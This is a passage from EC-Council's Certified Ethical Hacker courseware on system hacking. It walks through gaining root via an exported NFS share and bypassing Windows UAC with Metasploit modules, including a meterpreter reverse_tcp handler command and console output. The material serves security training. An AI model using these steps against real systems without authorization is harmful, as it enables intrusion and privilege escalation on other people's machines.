


Figure 6.131: Illustration of NFS exploitation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps Involved in Gaining Root Access of the Target Host:

- **Step 1**: Run the following nmap command to check whether the NFS service is running on the target host.

  `nmap -sV <Target IP Address>`




Figure 6.132: Screenshot showing the output of nmap

- **Step 2**: Use the following command to install NFS and interact with the target NFS service:

  `sudo apt-get install nfs-common`

- **Step 3**: Run the following command to check if any share is available for mounting on the target host:

  `showmount -e <Target IP Address>`




Figure 6.133: Screenshot showing the output of showmount

- **Step 4**: If the above command returns any mountable directories, create a directory named **`nfs`** by using the following command:

  `mkdir /tmp/nfs`

- **Step 5**: Run the following command to mount the **`nfs`** directory on the target host.

  `sudo mount -t nfs <Target IP Address>:/<Share Directory> /tmp/nfs`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 6**: Execute the following commands to view the details of the mounted directory and obtain the group ownership to the share directory.

  ```
  cd /tmp/nfs
  sudo cp /bin/bash .
  ls -la
  ```

- **Step 7**: Run the following command to establish a remote connection with the target host using SSH:

  ```
  ssh -l <Target Login Name> <Target IP Address>
  ```




Figure 6.134: Screenshot showing the output of showmount

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

65 Module 06 | System Hacking


EC-Council CEH v13

Privilege Escalation by Bypassing User Account Control (UAC)


- When attackers fail to escalate privileges using a simple payload, they attempt to evade Windows security features such as UAC and to **gain system-level access**
- In a Windows environment, even if the **UAC protection level** is set to any option, attackers can abuse a few Windows applications to escalate privileges without triggering a UAC notification

Techniques to Bypass UAC Using Metasploit

Bypassing UAC Protection



Bypassing UAC Protection via Memory Injection




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

66 Module 06 | System Hacking


EC-Council CEH v13

Privilege Escalation by Bypassing User Account Control (UAC) (Cont'd)


Bypassing UAC Protection Through FodHelper Registry Key



Bypassing UAC Protection Through Eventvwr Registry Key



Bypassing UAC Protection Through COM Handler Hijacking



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Privilege Escalation by Bypassing User Account Control (UAC)

When attackers fail to escalate privileges using a simple payload, they attempt to evade Windows security features such as UAC and to gain system-level access. To achieve this, attackers first lure the victim into accepting and running a specific file crafted by them.

In a Windows environment, even if the UAC protection level is set to any option, attackers can abuse a few Windows applications to escalate privileges without triggering a UAC notification.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Alternatively, attackers may inject malware into a trusted process to gain high-level privileges without any notification to the user.

Techniques to Bypass UAC Using Metasploit

- **Bypassing UAC Protection**

  Attackers use the **bypassuac** Metasploit exploit to bypass UAC security through process injection. It generates another session or shell without a UAC flag. After gaining shell access, attackers execute the **getsystem** and **getuid** commands to retrieve the privileges of system authority.

  ```
  msf > use exploit/windows/local/bypassuac
  ```




Figure 6.135: Screenshot of Metasploit showing UAC protection bypass

- **Bypassing UAC Protection via Memory Injection**

  The Metasploit exploit **bypassuac_injection** employs reflective DLL mechanisms to inject only DLL payload binaries. Using this command, attackers can obtain **AUTHORITY\SYSTEM** privileges.

  ```
  msf > use exploit/windows/local/bypassuac_injection
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 9001; exploit" - Parrot
File  Edit  View  Search  Terminal  Help
[msf](Jobs:0 Agents:2) exploit(multi/handler) >> search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Desc
ription
   -   ----                                                ---------------  ----       -----  ----
-------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Wind
ows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Wind
ows Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Wind
ows Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Wind
ows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Wind
ows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Wind
ows Escalate UAC Protection Bypass (Via COM Handler Hijack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Wind
ows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Wind
```

Figure 6.136: Screenshot of Metasploit showing UAC Bypass via memory injection

- **Bypassing UAC Protection through FodHelper Registry Key**

The Metasploit exploit **bypassuac_fodhelper** hijacks a special key from the HKCU registry hive to bypass the UAC and attaches it to a fodhelper.exe. The custom commands can be invoked when the fodhelper.exe file is executed.

```
msf > use exploit/windows/local/bypassuac_fodhelper
```

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
[msf](Jobs:0 Agents:1) exploit(multi/handler) >> use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set SESSION 1
SESSION => 1
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set payload windows/meterpreter/
reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> show options
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Windows x86
```

Figure 6.137: Screenshot of Metasploit showing UAC Bypass via FodHelper registry key

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Bypassing UAC Protection through Eventvwr Registry Key**

  The Metasploit exploit **bypassuac_eventvwr** also hijacks a special key from the HKCU registry, and custom commands can be executed with the launch of Event Viewer. This exploit manipulates the registry key, but it is wiped once the malicious commands or payloads are invoked.

  msf > use exploit/windows/local/bypassuac_

  vwr

